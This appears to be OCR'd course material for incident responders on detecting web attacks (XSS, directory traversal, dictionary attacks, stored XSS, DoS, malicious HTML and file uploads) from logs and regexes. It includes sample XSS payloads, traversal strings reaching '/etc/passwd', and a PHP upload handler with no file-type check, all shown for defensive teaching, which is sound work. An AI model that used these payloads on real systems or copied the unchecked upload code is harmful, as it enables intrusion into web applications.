
```
((\%3C)|<)((\%69)|i|(\%49))((\%6D)|m|(\%4D))((\%67)|g|(\%47))[^\n]+((\%3E)|>)
```

```
<body oninput=javascript:alert(1)><input autofocus>
```

```
((\%3C)|<)((\%62)|b|(\%42))((\%6F)|o|(\%4F))((\%64)|d|(\%47))((\%79)|y|(\%47)
)[^\n]+((\%3E)|>)
```

Responders must check the logs and the captured data packets for regular expressions that can denote the XSS attacks on the web application.

In the example screenshot shown on the above slide, the incident responders have used a regular expression, which helps to trace all of the scripts that are used for the XSS attacks across the web server logs.




Detecting Web Incidents: Manual Detection - Directory Traversal Attacks

Attackers can perform a path traversal attack, also called a directory traversal attack to access files and directories stored in the web root folder of systems and servers that are linked to the web application. Attackers may try to manipulate the path of the root directory files with a "dot-dot-slash (../)" sequence so they can access the application's source code, configuration files, and other crucial system files.

The attackers can use encoding mechanisms to bypass security measures that are implemented to restrict the "../" character sequence by replacing the sequence with a double encoding sequence **"%252E%252E%252F"**.

The responders should check the log files or the web server traffic using a log analysis or sniffing tools (such as Wireshark) respectively and look for special characters in the data packets such as file= ../../../../etc/ or ..\..\..\etc\passwd. By doing this, the responders can see the path traversal request received.

The highlighted log in the screenshot shown on the above slide infers that the attacker with the IP 172.19.19.7 has exploited the directory path traversal vulnerability and has downloaded the wpconfig.php file residing on the server.



Detecting Web Incidents: Manual Detection using Regex - Directory Traversal Attacks

Incident responders must check for directory traversal attacks that are performed by detecting the meta-characters that use the regular expression. The regular expression mentioned below checks for logs that may contain directory path traversal specific meta-characters, such as '../'.


You can search the logs for ../ using the following Regex:

```
((\.|%2E)(\.|%2E)(\/|%2F|\\|%5C))
```

The following regular expression can also help you find the directory traversal attacks:

```
((\.\.\\)|(\.\.\/))
```

The regular expression shown in the screenshot on the above slide detects all of the log entries containing '../' or '..\ '.




Detecting Web Incidents: Manual Detection - Dictionary Attacks

Attackers can use techniques and methods such as brute-force, dictionary, and rainbow table to gain access to the passwords or other credentials of the web application. Incident responders can detect the dictionary attacks by monitoring the status codes of the application across the account logs of the web server. The logs containing the login pages and their unchanged status codes are presented in the screenshot on the above slide.

The highlighted log shows that the attacker on the IP 172.19.19.7 has attempted to log in to the website http://172.19.19.18/wordpress with the wrong passwords and was unsuccessful until log entry 116. You can identify this by observing the request type (POST) and the status code (200) between logs 102 to 116. The attack was successful at log 117, which displays the status code 302. This indicates that the URL redirection was from wp-login.php.

Detecting Web Incidents: Manual Detection - Stored Cross Site Script Attacks

- Stored cross site script attacks are difficult to identify. Since the stored cross site scripts target the cookie values of active sessions, you need to be able to identify such logs that carry the cookie of an active session and analyze the log entries before and after the log that contains the cookie value
- Incident responders must perform detailed log analysis to identify the malicious code injected in the input fields




Detecting Web Incidents: Manual Detection - Stored Cross Site Script Attacks (Cont'd)

Reference: Client/Attacker IP: 192.168.0.9 Server/Victim IP: 172.19.19.13

For the attack to happen, the attacker should have an account in the web application

1. Attacker logs into website http://www.moviescope.com
2. Moviescope index page appears
3. Attacker clicks on the blog page (/blog.aspx)
4. Blog page appears, the attacker posts something (possibly a stored cross site script) in an input field, which is evident from the POST request
5. Victim logs in to the moviescope website
6. Victim clicks on the blog page
7. Victim clicks on the script and is redirected to a website, namely oceanplaza. The URL carries the cookie value of the victim's active session. The victim is then redirected to the blog.aspx page
8. Attacker now has the cookie value, so he edits the cookie of his active session and reloads the webpage. This is evident from the POST request along with the time taken for the webpage to load
9. Attacker has now gained the session of the victim.



Detecting Web Incidents: Manual Detection - Stored Cross Site Script Attacks

In stored XSS attacks, the attackers inject malicious code into the input sections that the web applications permanently store. Whenever a user tries to navigate a web site or its applications, the browser executes the injected code and performs the attack.

It is difficult to identify a stored XSS attack. Since a stored XSS targets the cookie values of the active sessions, you need to identify these logs that can carry the cookie of an active session. In addition, the log entries need to be analyzed before and after the log contains the cookie value. Incident responders must perform a detailed log analysis to find the malicious code injected in the input fields.

It is difficult to find the malicious injected code using regex as the application encodes it before processing and validation.

In the given example screenshot on the slide, the responder can detect a stored XSS attack by a thorough analysis of the logs.

The responder has derived the following details:


Reference: Client/Attacker IP: 192.168.0.9

Server/Victim IP: 172.19.19.13

For the attack to happen, the attacker should have an account in the web application

1. Attacker logs into the website *http://www.moviescope.com*.
2. The moviescope index page appears.
3. The attacker clicks on the blog page (/blog.aspx).

4. The blog page appears and the attacker posts something (possibly stored XSS) in an input field, which is evident from the POST request.
5. The victim logs into the moviescope website.
6. The victim clicks on the blog page.
7. The victim clicks on the script and is redirected to a website named oceanplaza. The URL carries the cookie value of the victim's active session. The victim is then redirected to the blog.aspx page.
8. The attacker now has the cookie value, and the cookie value from the active session is edited and reloaded onto the webpage. This can evident from the POST request along with the time taken for the webpage to load.
9. The attacker has now gained the victim's session.



Detecting Web Incidents: Manual Detection - DoS/DDoS Attacks

Indicators of an active DDoS attack include slower network communications due to the unavailability of the bandwidth, a decrease in performance, and unavailable services. Security tools such as IDS, IPS, and firewalls can also alert administrators about possible DDoS attacks.

In such a scenario, the incident responders must use the “netstat -an” command for a command prompt in a Windows system. Check if the same IP is constantly making attempts to connect or access the application or connected ports and if the connections show TIME_WAIT.




Figure 7.15: The output of the "netstat –an" tool – 1

The command shows that different IP addresses have tried to connect to certain ports while one IP address has continuously requested to connect to all of the open ports; thus, an attempted DoS attack.




Figure 7.16: DDoS Suspected Traffic

The responders must choose some specific suspected connections into a text editor such as Notepad and examine their connections to the ports. From the above figure, it is clear that the same IP (216.35.50.65) is connecting to the adjoining ports and the connection status is **`TIME_WAIT`**. This is a sample; however, the responders might see thousands of attempts in a DDoS attack. After confirming the attack on the web server, the responders must analyze the log files of the web server to obtain more information about the incident.

Responders can also use log viewers such as the Apache Logs Viewer (ALV), IIS Log Analyzer, and anomaly detection tools such as Loggly to analyze the logs of various servers and identify the anomalies. They can use tools such as tcpdump, tshark, Snort, Argus, ntop, AGURI, and MRTG to analyze the network traffic. The responders can detect the DoS/DDoS attack on the web servers using the ALV.


- **Apache Logs Viewer**

  Source: *https://www.apacheviewer.com*

  ALV is a tool that lets you monitor, view, and analyze the Apache/IIS/nginx logs. It offers search and filter functionality for the log file and it can highlight the various http requests based on their status code. There is also a report facility; thus, you can generate a pie or bar chart in seconds. There are also statistics where you can obtain the top hits, top errors, number of status codes, the total bandwidth, and more.

  The responders can use this to identify the DoS attacks, which displays the logs for the required period. With the ALV, the responders can easily filter and analyze the Apache/IIS/nginx log files. The ALV displays the logs count by the IP address and the errors messages (4** -5** status codes).

  When the attackers try to send a huge number of requests to the web server to perform the DoS attack, most of them end up as errors. The responders can use the ALV to identify these attempts as the tool display logs for the required period. With the ALV, the incident responders can easily filter and analyze the Apache/IIS/nginx log files.



Detecting Web Incidents: Manual Detection - Potentially Malicious Elements within HTML

Detecting potentially malicious elements within HTML is essential for incident responders as they target the flawed input validation mechanism of web applications to perform malicious activities. Attackers look for vulnerabilities to inject malicious content in scripts embedded with HTML to execute an HTML injection attack or perform a more severe XSS attack. These injection attacks mainly target forums, guestbooks, or any script where the developer has enabled the insertion of text comments. The attacker can also perform an injection attack. In this case, the website design does not parse with the comments that are inserted nor accepts '<' or '>' as real characters.

The client browser interprets the scripts that are embedded within the HTML content, which is enabled by default. Afterwards, the attacker can insert multiple script tags such as **<SCRIPT>**, **<OBJECT>**, **<APPLET>**, or **<EMBED>** into the website and the web browser's JavaScript engine will execute it. The incident responders can detect these attacks by examining the HTML tags such as **<FK>**, **<LI>**, **
, **<DIV>, and **background-image**. The **<TITLE>** tag should also be examined since it is the most vulnerable tag if it is generated dynamically.


The following lists some malicious tags that are used by attackers to perform various injection attacks:

- **<H1> Testing Malicious Code </H1>**
  <META HTTP-EQUIV="refresh" CONTENT="1;url=http://www.hacktest.com">
- **<FK STYLE="behavior: url(http://<<Some Other website>>;">**
- **<BR SIZE="&{alert('Code Injected')}">**
  <DIV STYLE="background-image: url(javascript:alert('Code Injected'))">

Attackers can also perform a framing attack using the <IFRAME> tag of HTML to exploit the frame support characteristic of the web browser. This type of attack involves a web page integrated into another web page using the iFrame elements of HTML. An attacker exploits the iFrame functionality used in the target website, embeds a malicious web page, and uses clickjacking to steal the users' sensitive information. Incident responders can detect a framing attack by examining this <IFRAME> HTML tag.

Moreover, in HTML, field values are stored as hidden fields, which are not rendered to the screen by the browser but are collected and submitted as parameters during form submissions. The attackers examine the HTML code of the page and change the hidden field values to change the post requests to the server. Incident responders should examine hidden field values to check if there are some changes.

```
<input type="hidden" id="item_1" name="Price" value="100.00">
```



Detecting Web Incidents: Manual Detection - Malicious Elements in Common Web File Types

The attackers execute an arbitrary code by uploading malicious files that are automatically executed by the recipient. Web pages with extensions such as .php and .aspx when uploaded are often automatically executed. Hence, incident responders need to inspect the code within the malicious files that are uploaded by the attackers.

Consider the following example that allows an attacker to upload a malicious PHP file to the web server:

The given HTML code has an input field of type "file".

```
<form action="malicious_file.php" method="post" enctype="multipart/form-data">
Choose a file to upload:
<input type="file" name="file_name"/>
<br/><br/>
<input type="submit" name="submit" value="Submit"/>
</form>
```

Once the user has submitted the form, it sends the file to `malicious_file.php` on the web server. This file will be stored in a temporary location in PHP until it is saved or discarded by the server-side code.

However, in the following example, the file is moved to a permanent document/ directory:

```
// Define the target location where the malicious file being
// uploaded is going to be saved
$targetFile = "documents/" . basename($_FILES['uploadedfile']['name']);
```

```
// Move the uploaded file to the new location
if(move_uploaded_file($_FILES['uploadedfile']['tmp_name'], $targetFile))
{
echo "The document has been successfully uploaded.";
}
else
{
echo "There was an error uploading the document, please try later.";
}
```

In the above code, there is no check regarding the type of file being uploaded. In case the malicious document is available in the web document root, an attacker can upload a file with the name:

```
malicious.php
```

